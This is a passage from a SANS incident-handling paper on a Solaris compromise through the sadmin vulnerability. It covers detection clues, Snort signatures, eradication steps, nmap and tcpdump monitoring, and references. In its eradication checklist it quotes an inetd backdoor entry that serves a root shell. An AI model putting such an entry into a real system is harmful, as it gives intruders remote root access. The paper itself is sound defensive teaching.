As noted in Section 3.6 “Covering Tracks”, the Metasploit payload used by the attacker (*cmd_sol_bind*) will leave one residual file in the */tmp* directory. If the attacker did not manually remove this file, the system administrators would have been tipped off as to the exploit method. As */tmp* is a common hiding place for malicious code, it would have been one of the first directories examined by the systems administrators. Using the UNIX *ls -al* command to list all files (including hidden ones) would have revealed the existence of the file */tmp/.msf_svcs*. The acronym “msf” is commonly associated with the Metasploit framework, and some quick google searches would have pointed the analysts to www.metasploit.com. From here, they would have been able to view the available exploit modules and narrow the used module down to just a handful that is available for Solaris. Although this scenario may not provide the analysts with the exact vulnerability exploited by the attacker, it will certainly narrow the scope down to just a few.

IDS Alerts:

If an IDS was in place during the attack, the analysts would have reviewed the logs either during the attack, or when other signs of compromise had surfaced. If they were using Snort, they would have seen the following signatures for the *sadmin* vulnerability that was exploited:

Snort SID	Name	Link
-----------	------	------

585	RPC portmap sadmin request UDP	http://www.snort.org/snort-db/sid.html?sid=585
1957	RPC sadmin UDP PING	http://www.snort.org/snort-db/sid.html?sid=1957
2256	RPC sadmin query with root credentials attempt UDP	http://www.snort.org/snort-db/sid.html?sid=2256

The above would have indicated that the *sadmin* vulnerability was being targeted by the exploit.

Open Source Vulnerability Research:


In the absence of the existence of log files, residual exploit files or IDS alerts, analysts may have to resort to researching public vulnerability databases to determine the vulnerability exploited during the attack.

Prior to consulting vulnerability databases, it is useful to have a listing of all patches that have been applied to the OS as well as the exact version of the OS. This can be accomplished on Solaris via use of the following commands:

uname -a (displays OS version)
showrev -p (displays patch level)

The following screen capture shows the output of the above commands:

© SANS Institute 2005, Author retains full rights.



In the scenario examined by this paper, the compromised Solaris platform has a number of security patches that have not been applied. After considerable time, the systems administrators may be able to verify that the vulnerability that was exploited is related to *sadmin*, but they may also have many other candidate vulnerabilities (based on the number of outstanding patches) and not be able to narrow it down to only one.

Using the above techniques, the analysts believe that the *sadmin* vulnerability was the root cause of the system compromise. The *sadmin* vulnerability can be addressed by disabling the service, as it is not required to be operational on the system. Furthermore, the *inetd* backdoor must be removed from the system. Both issues could be addressed by modifying the */etc/inetd.conf* file and then restarting the system to kill the running processes. However, the analysts decide to take a more cautious approach.

The analysts decide that the best approach to eradication is to perform the following steps:

1. Keep the compromised system running with the existing containment measures until the maintenance window at 3 am, 12 hours from now.
2. At 3am, take the compromised system offline.
3. Restore the system from a backup that was created before the router maintenance

error created the Internet connectivity to the vulnerable system ports.

4. Apply all security patches.
5. Change all system passwords.
6. Although the security patches will address the *sadmin* default configuration vulnerability, manually disable the *sadmin* service, as it is not required to support the system function. The service can be disabled by placing a hash mark (#) in front of the *sadmin* service entry in */etc/inetd.conf*. The *sadmin* entry should now look like the following:

```
#100232/10 tli rpc/udp wait root /usr/sbin/sadmin sadmin
```

7. Verify that the *inetd* backdoor does not exist in the backed up configuration by ensuring that the following line is not present in */etc/inetd.conf*:

```
ingeslock stream tcp nowait root /bin/sh sh -i
```

8. Bring the system back online.

It was decided to follow the above course of action for the following reasons:

- The analysts were not certain that the *sadmin* vulnerability was the only one present on the system, due to the high number of security patches that were not present; and
- Re-installing from a trusted backup will address concerns that a rootkit may have been installed on the system.

As in the containment phase, a brief memo to the CIO was prepared outlining the approach to eradication. The CIO's written consent was obtained before proceeding with the plan.

5.6 Recovery

Now that the system has been brought back online, it must be monitored to ensure that the eradication step was successful and that the system does not become re-compromised. Several measures are used to monitor the system.

The first measure is that *nmap* scans will be run periodically against the system to ensure that an Internet attacker will only see authorized service ports open on the DNS server. The only port that should be open on the system is 53/udp. The following *nmap* command should be run against the system:

```
nmap -vv -p1-65535 -sU -sS -ofull_udp_tcp_scan.txt 10.165.21.182
```

An explanation of the parameters use in the command is below:

- vv generates verbose output, including progress updates while *nmap* is scanning
- p specifies the port range to scan (in this case all ports)

- O performs OS identification
- sV performs a version scan, which attempts to enumerate the services running on open ports, including the enumeration of RPC programs
- sU performs a UDP scan
- sS performs a TCP SYN scan
- o specifies an output file for *nmap* to write its output

Another measure will be the use of the *tcpdump* packet capture tool to monitor all traffic coming in and out of the system. The traffic will then be analyzed for any traffic anomalies, such as communication to/from the Internet that is not in support of DNS requests. This type of traffic could signal the presence of a trojan or backdoor on the system, or a breach of the border router ACL. A Linux laptop running *tcpdump* is plugged into the spanning port of the switch that the DNS server is plugged into, allowing it to see all traffic to and from the DNS server. Then, the following command is run as the root user on the Linux test system:

```
tcpdump -i eth0 -w raw_packets
```

An explanation of the parameters is below:

- i Specifies the network interface on which to listen
- w Write saved packets to file in raw binary format

Further to the above, the system will be periodically logged into by an administrator to verify that the integrity of the key system files such as */etc/inetd.conf* and */etc/passwd*.

5.7 Lessons Learned

The analysts write a brief report detailing how the measures presented in Section “4.2 Preparation” may have prevented the incident. The report discusses the need to be diligent in ensuring security patches are kept up to date as well as the requirement to have a formal process to verify that changes made during a maintenance window do not introduce security vulnerabilities, as was the case with the router maintenance window in the context of this incident. The report recommends the procurement of redundant hard drives to allow originals to be archived for evidentiary purposes when compromised systems are backed up.

6 List of References

For more information regarding the *sadmin* vulnerability that was the focus of this paper, refer to the following sources:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0722>

<http://www.osvdb.org/4585>

<http://www.securityfocus.com/bid/8615>

<http://sunsolve.sun.com/search/document.do?assetkey=1-26-56740-1>

<http://seclists.org/lists/vulnwatch/2003/Jul-Sep/0115.html>

http://www.metasploit.net/projects/Framework/exploits.html#solaris_sadmin_exec

© SANS Institute 2005, Author retains full rights.

7 Works Cited

The following materials were consulted in the preparation of this document:

Calkins, Bill. Inside Solaris 9. Indianapolis: New Riders Publishing, 2003.

SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.1.
SANS Press, 2004.

SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.2.
SANS Press, 2004.

SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.3.
SANS Press, 2004.

SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.4.
SANS Press, 2004.

SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.5.
SANS Press, 2004.

SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.6.
SANS Press, 2004.

27 Jan. 2005. <<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0722>>.

27 Jan. 2005. <<http://www.osvdb.org/4585>>.

27 Jan. 2005. <<http://www.securityfocus.com/bid/8615>>.

27 Jan. 2005. <<http://sunsolve.sun.com/search/document.do?assetkey=1-26-56740-1>>.

27 Jan. 2005. <<http://seclists.org/lists/vulnwatch/2003/Jul-Sep/0115.html>>.

27 Jan. 2005.
<http://www.metasploit.net/projects/Framework/exploits.html#solaris_sadmin_exec>.

27 Jan. 2005. <<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0722>>.

27 Jan. 2005. <<http://www.osvdb.org/4585>>.

27 Jan. 2005. <<http://www.securityfocus.com/bid/8615>>.

- 27 Jan. 2005. <<http://sunsolve.sun.com/search/document.do?assetkey=1-26-56740-1>>.
- 27 Jan. 2005. <<http://seclists.org/lists/vulnwatch/2003/Jul-Sep/0115.html>>.
- 27 Jan. 2005. <<http://sunsolve.sun.com/search/document.do?assetkey=1-26-56740-1>>.
- 27 Jan. 2005. <<http://www.iana.org/assignments/sun-rpc-numbers>>.
- 27 Jan. 2005. <http://www.unix.org.ua/oreilly/networking/puis/ch19_03.htm>.
- 27 Jan. 2005. <<http://docs.sun.com/app/docs/doc/816-0211/6m6nc676b?a=view>>.
- 27 Jan. 2005. <<http://www.snort.org/snort-db/sid.html?sid=585>>.
- 27 Jan. 2005. <<http://www.snort.org/snort-db/sid.html?sid=1957>>.
- 27 Jan. 2005. <<http://www.snort.org/snort-db/sid.html?sid=2256>>.
- 27 Jan. 2005. <http://www.insecure.org/nmap/data/nmap_manpage.html>.

© SANS Institute 2005, Author retains full rights.